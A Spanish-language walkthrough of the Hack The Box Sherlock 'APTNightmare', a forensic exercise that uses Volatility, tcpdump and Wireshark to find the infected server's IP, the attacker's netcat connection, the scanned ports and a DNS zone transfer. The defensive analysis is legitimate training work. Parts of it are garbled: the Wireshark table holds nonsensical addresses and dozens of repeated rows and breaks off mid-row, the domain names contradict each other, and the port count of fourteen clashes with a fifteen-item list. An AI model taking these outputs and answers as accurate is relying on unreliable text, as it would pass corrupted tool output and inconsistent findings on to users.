

HTB Sherlock: APTNightmare	
Sistema Operativo:	Linux
Dificultad:	Medium
Release:	19/02/2025
Tags	
<ul style="list-style-type: none"> ● Linux Memory Forensics ● DFIR 	
Skills Learned	
<ul style="list-style-type: none"> ● Memory análisis ● Event log análisis ● Network traffic análisis ● Malware analysis 	

El presente documento recoge el análisis forense integral de un incidente de seguridad que afectó a un entorno corporativo, en el cual se identificaron múltiples vectores de ataque y mecanismos de persistencia empleados por el adversario. A través de la combinación de herramientas especializadas —como **Volatility**, **Wireshark**, **RegRipper**, **Chainsaw**, **CyberChef** y utilidades específicas de análisis de malware como **1768.py**— se logró reconstruir la cadena completa de intrusión, desde el acceso inicial hasta la ejecución de cargas maliciosas y la consolidación de la persistencia en los sistemas comprometidos.

El estudio se apoya en la correlación de evidencias extraídas de **memoria RAM**, **imágenes de disco** y **capturas de tráfico de red**, lo que permitió identificar procesos sospechosos, correos electrónicos de phishing, adjuntos maliciosos y configuraciones de *beacons* de **Cobalt Strike**. Cada hallazgo se contextualizó dentro del marco **MITRE ATT&CK**, vinculando las evidencias con técnicas específicas como **T1037 – Boot or Logon Initialization Scripts**, **T1566.001 – Phishing: Spearphishing Attachment**, **T1059.001 – Command and Scripting Interpreter: PowerShell**, **T1053 – Scheduled Task/Job**, **T1071 – Application Layer Protocol** y **T1105 – Ingress Tool Transfer**, entre otras.

Este enfoque metodológico no solo permitió describir con precisión los artefactos y comandos utilizados por el adversario, sino también ofrecer una visión estructurada del ataque en términos de tácticas, técnicas y procedimientos (TTPs).

En definitiva, la resolución expone de manera clara y didáctica cómo el adversario logró comprometer el entorno corporativo, qué mecanismos empleó para mantener su presencia y cómo se pueden correlacionar estos hallazgos con técnicas documentadas en **MITRE ATT&CK**, ofreciendo así un informe con rigor técnico y valor estratégico para la defensa de infraestructuras críticas.



Para iniciar el proceso analítico, el archivo comprimido protegido mediante contraseña fue descifrado empleando la credencial suministrada por la plataforma **Hack The Box**, lo que permitió acceder a los artefactos necesarios para la investigación.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare]
└─$ unzip -P hacktheblue aptnightmare.zip
Archive: aptnightmare.zip
  creating: APTN1ghtm4r3/
  inflating: APTN1ghtm4r3/Memory_WebServer.mem
  extracting: APTN1ghtm4r3/Ubuntu_5.3.0-70-generic_profile.zip
  inflating: APTN1ghtm4r3/traffic.pcapng
  extracting: APTN1ghtm4r3/DiskImage_CEO-US.zip

((usuario㉿kali)-[~/HTB/APT-Nightmare]
└─$ )
```

El examen subsiguiente se orientó hacia el análisis de memoria volcado, para lo cual se recurrió al framework forense **Volatility**, ampliamente reconocido en la comunidad de seguridad informática por su capacidad de diseccionar imágenes de memoria y extraer indicadores de compromiso.

Aunque la versión más reciente, **Volatility 3**, constituye una reimplementación modular en Python 3 con mejoras sustanciales en rendimiento y extensibilidad, presenta todavía limitaciones en lo que respecta al tratamiento de *dumps* provenientes de sistemas Linux. Por tal motivo, en este ejercicio se optó por **Volatility 2**, cuya madurez y soporte histórico para perfiles heterogéneos lo convierten en una herramienta idónea en contextos defensivos. La instalación se efectuó mediante la clonación del repositorio oficial, seguida de la configuración del entorno de trabajo.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare]
└─$ git clone https://github.com/volatilityfoundation/volatility.git
Clonando en 'volatility'...
remote: Enumerating objects: 27414, done.
remote: Counting objects: 100% (2/2), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 27414 (delta 0), reused 0 (delta 0), pack-reused 27412 (from 2)
Recibiendo objetos: 100% (27414/27414), 21.11 MiB | 17.04 MiB/s, listo.
Resolviendo deltas: 100% (19758/19758), listo.

((usuario㉿kali)-[~/HTB/APT-Nightmare]
└─$ )
```

Cabe señalar que Volatility 2 no incorpora por defecto perfiles para distribuciones Linux, circunstancia que obliga a la creación y adecuación manual de los mismos. En este caso, el perfil requerido se hallaba disponible en el paquete de artefactos descargado, siendo necesario integrarlo en la ruta **volatility/plugins/overlays/Linux** para su correcta utilización. Este procedimiento garantiza la compatibilidad entre la imagen de memoria analizada y las estructuras de datos que Volatility emplea para interpretar el espacio de direcciones del sistema operativo.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTN1ghtm4r3]
└─$ python ..\volatility\vol.py --info
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'dism3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)

Profiles
-----
LinuxUbuntu_5.3.0-70-generic_profilex64 - A Profile for Linux Ubuntu_5.3.0-70-generic_profile x64
  - A Profile for Windows Vista SP0 x64
VistaSP0x64 - A Profile for Windows Vista SP0 x86
VistaSP0x86 - A Profile for Windows Vista SP0 x86
VistaSP1x64 - A Profile for Windows Vista SP1 x64
VistaSP1x86 - A Profile for Windows Vista SP1 x86
VistaSP2x64 - A Profile for Windows Vista SP2 x64
VistaSP2x86 - A Profile for Windows Vista SP2 x86
Win10x64 - A Profile for Windows 10 x64
  - A Profile for Windows 10 x64 (10.0.10240.17770 / 2018-02-10)
  - A Profile for Windows 10 x64 (10.0.10586.306 / 2016-04-23)
  - A Profile for Windows 10 x64 (10.0.14393.0 / 2016-07-16)
```



1. What is the IP address of the infected web server?

En el marco del análisis forense de la imagen de memoria correspondiente al servidor comprometido, se procedió a la identificación de los parámetros de red asociados al sistema. Para ello se empleó el *plugin* `linux_ifconfig` de **Volatility 2**, aplicado sobre el artefacto denominado `Memory_WebServer.mem`. Este módulo permite reconstruir la configuración de las interfaces de red presentes en el volcado, proporcionando información crítica acerca de las direcciones asignadas y la topología de comunicación del host investigado.

La ejecución del *plugin* reveló que la instancia afectada se hallaba vinculada a la dirección **192.168.1.3**, dato que constituye un indicador esencial para la correlación de eventos y la delimitación del perímetro de ataque. La obtención de esta dirección IP no solo confirma la identidad del servidor infectado dentro de la red interna, sino que también habilita la trazabilidad de las conexiones establecidas por el adversario, permitiendo inferir posibles vectores de intrusión y rutas de persistencia.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTNightm4r3]
└$ python ./volatility/vol.py --profile=LinuxUbuntu_5_3_0-70-generic_profilex64 -f Memory_WebServer.mem linux_ifconfig
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtxlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.tsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.mac.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.svcscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.getenvs (ImportError: No module named Crypto.Hash)
Interface      IP Address          MAC Address          Promiscous Mode
-----
lo            127.0.0.1           00:00:00:00:00:00  False
enp0s3        192.168.1.3         08:00:27:d3:c1:5c  False
lo            127.0.0.1           00:00:00:00:00:00  False
```

2. What is the IP address of the attacker?

En la fase de correlación de evidencias se abordó la identificación de las conexiones de red activas en el sistema comprometido. Para ello se recurrió al *plugin* `linux_netstat` de Volatility, cuya funcionalidad permite enumerar tanto los puertos en estado de escucha como las sesiones establecidas en el momento de la captura de memoria.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTNightm4r3]
└$ python ./volatility/vol.py --profile=LinuxUbuntu_5_3_0-70-generic_profilex64 -f Memory_WebServer.mem linux_netstat
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
UNIX 41818   gnome-terminal/2332
UNIX 41820   gnome-terminal/2332
UNIX 41828   gnome-terminal/2332
TCP    0.0.0.0     : 0.0.0.0       : 0 CLOSE               apache2/3012
TCP    ::          80 ::          : 0 LISTEN              apache2/3012
TCP    0.0.0.0     : 0.0.0.0       : 0 CLOSE               apache2/3013
TCP    ::          80 ::          : 0 LISTEN              apache2/3013
TCP    0.0.0.0     : 0.0.0.0       : 0 CLOSE               apache2/3015
TCP    ::          80 ::          : 0 LISTEN              apache2/3015
TCP    0.0.0.0     : 0.0.0.0       : 0 CLOSE               apache2/3016
TCP    ::          80 ::          : 0 LISTEN              apache2/3016
TCP    0.0.0.0     : 5555 0.0.0.0  : 0 LISTEN              nc/3192
TCP    192.168.1.3 : 5555 192.168.1.5 :57246 ESTABLISHED
UNIX 87926   sudo/3368
```



El análisis reveló la existencia de un proceso **Netcat** en ejecución sobre el puerto **5555**, vinculado a una conexión establecida con la dirección **192.168.1.5**. Este hallazgo constituye un indicio inequívoco de la presencia de un canal de comunicación ilícito, configurado como *reverse bind shell*, mediante el cual el adversario mantenía control remoto sobre el servidor afectado. La naturaleza de esta conexión se corroboró adicionalmente a través del examen del *packet capture*, donde se observaron intercambios de datos que confirmaban la interacción entre el atacante y el host comprometido.

La dirección **192.168.1.5** se erige, por tanto, como el identificador de red del agente hostil, permitiendo establecer con precisión la procedencia de la intrusión y facilitando la construcción de una narrativa táctica sobre el vector de ataque empleado. Este dato, en conjunción con la dirección IP previamente atribuida al servidor víctima, conforma la base para la reconstrucción del escenario de amenaza y la posterior implementación de medidas defensivas.

3. How many open ports were discovered by the attacker?

En el ámbito de la inspección del tráfico capturado, se procedió a examinar el *packet capture* con el objetivo de determinar la extensión del reconocimiento efectuado por el adversario. Para ello se recurrió a la herramienta **tcpdump**, versión en línea de comandos de **Wireshark**, que permite diseccionar de manera precisa los paquetes intercambiados y reconstruir la actividad de exploración de red.

```
(usuario㉿kali)-[~/HTB/APT-Nightmare/APTN1ghtm4r3]
$ sudo tcpdump -nn -r traffic.pcapng 'src host 192.168.1.3 and tcp[13] & 0x12 == 0x12' | awk '{print $3}' | cut -d. -f5 | sort -un | nl -s ' '
[sudo] contraseña para usuario:
reading from file traffic.pcapng, link-type EN10MB (Ethernet), snapshot length 262144
   1 25
   2 53
   3 80
   4 110
   5 119
   6 143
   7 443
   8 465
   9 563
  10 587
  11 993
  12 995
  13 2020
  14 5222
  15 5555
```

El análisis evidenció un barrido sistemático de puertos, cuyo resultado reveló la existencia de **catorce servicios accesibles** en el servidor comprometido. Este hallazgo constituye un indicador de la fase de *reconnaissance* ejecutada por el atacante, orientada a cartografiar la superficie de exposición y a identificar vectores potenciales de explotación. La cuantificación de los puertos abiertos no solo confirma la exhaustividad del reconocimiento hostil, sino que también proporciona un insumo crítico para la evaluación de riesgos y la priorización de medidas defensivas.

4. What are the first five ports identified by the attacker in numerical order during the enumeration phase, not considering the sequence of their discovery?

En la etapa de enumeración de servicios, el adversario llevó a cabo un reconocimiento exhaustivo de los puertos accesibles en el servidor comprometido. A partir del análisis del *packet capture* previamente examinado, se logró establecer la secuencia de identificadores de red descubiertos. Con el fin de dotar de mayor claridad al informe, se ordenaron los resultados en función de su valor numérico, prescindiendo del orden cronológico de hallazgo.

De esta manera, los primeros cinco puertos identificados corresponden a los siguientes servicios: **25 (SMTP)**, **53 (DNS)**, **80 (HTTP)**, **110 (POP3)** y **119 (NNTP)**. La presencia de estos puertos abiertos revela una superficie de ataque particularmente amplia, dado que se trata de protocolos históricamente explotados en campañas ofensivas. La enumeración sistemática de dichos servicios constituye un indicio claro de la fase de *reconnaissance* ejecutada por el atacante, orientada a detectar vectores de explotación y a consolidar un mapa de la infraestructura víctima.

5. The attacker exploited a misconfiguration allowing them to enumerate all subdomains. What is the method used commonly referred to as (e.g. Unrestricted Access Controls)?

Durante la fase de reconocimiento avanzado, el adversario logró explotar una **misconfiguración crítica en el servicio DNS**, circunstancia que le permitió enumerar de manera íntegra los subdominios asociados al dominio principal. El examen del *packet capture*, filtrado específicamente por el protocolo **DNS** en **Wireshark**, evidenció la emisión de consultas **AXFR**, las cuales recibieron respuesta con el conjunto completo de registros de zona.

No.	Time	Source	Destination	Protocol	Length	Info
9376	222.43.40.95:530	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	109	Standard query oxidized A connectivity-check.ubuntu.com	
9377	123.45.45.1816	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	126	Standard query oxidized A connectivity-check.ubuntu.com	
9378	123.43.72.36:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	126	Standard query response 0x5c4 A connectivity-check.ubuntu.com A 192.168.1.1	
9379	123.43.88.68:60	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	109	Standard query 0x2c? AAAA connectivity-check.ubuntu.com	
9380	123.43.99.242:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	109	Standard query 0x2c? AAAA connectivity-check.ubuntu.com	
9381	123.39.03.74:530	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9382	123.39.04.251:2	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9384	125.23.73.78:530	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9385	125.23.73.85:530	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9386	125.23.73.85:530	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	126	Standard query response 0x5c4 A 192.168.1.1	
9387	127.09.35.64:1	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	119	Standard query 0x2c? AXFR cs-corp.cs corp	
9388	127.09.35.64:1	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	526	Standard query response 0x4545 AXFR cs-corp.cs corp cd NS ns1.cs-corp.cs 192.168.1.3 KX 10 cs-corp.cs A 192.168.1.3 A 192.168.1.3 A 192.168.1.3	
9421	127.83.06.05:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	109	Standard query 0x2c? AAAA connectivity-check.ubuntu.com	
9422	127.63.96.35:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	109	Standard query 0x2c? AAAA connectivity-check.ubuntu.com	
9423	128.62.99.194:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9433	128.63.92.93:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9457	122.122.122.122:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	109	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9458	122.122.88.65:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	109	Standard query 0x2c? AAAA connectivity-check.ubuntu.com	
9459	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9460	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9461	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9462	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9463	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9464	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9465	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9466	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9467	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9468	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9469	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9470	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9471	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9472	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9473	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9474	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9475	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9476	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9477	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9478	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9479	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9480	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9481	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9482	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9483	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9484	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9485	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9486	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9487	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9488	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9489	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9490	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9491	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9492	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9493	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9494	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9495	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9496	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9497	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9498	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9499	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9500	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9501	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9502	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9503	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9504	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9505	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9506	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9507	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9508	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9509	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9510	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9511	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9512	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9513	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9514	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9515	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9516	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9517	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9518	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9519	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9520	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9521	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9522	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9523	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9524	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9525	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9526	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9527	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9528	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9529	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9530	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9531	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9532	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9533	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9534	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9535	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9536	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9537	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	DNS	104	Standard query 0x2c? PTR S 1.108.192. in-addr.arpa	
9538	131.88.03.76:6	Telnet :0x5c4-:f72f-45b.. Telnet :1	D			

6. How many subdomains were discovered by the attacker?

El examen de las consultas AXFR observadas en el *packet capture* permitió constatar que el adversario obtuvo una transferencia completa de la zona DNS, circunstancia que le proporcionó un inventario exhaustivo de los dominios y subdominios asociados a la infraestructura víctima. Entre los registros devueltos se identificó el dominio principal **cs.corp.cd**, acompañado de **nueve subdominios adicionales**, lo que conforma un total de **diez entradas** en la zona enumerada.

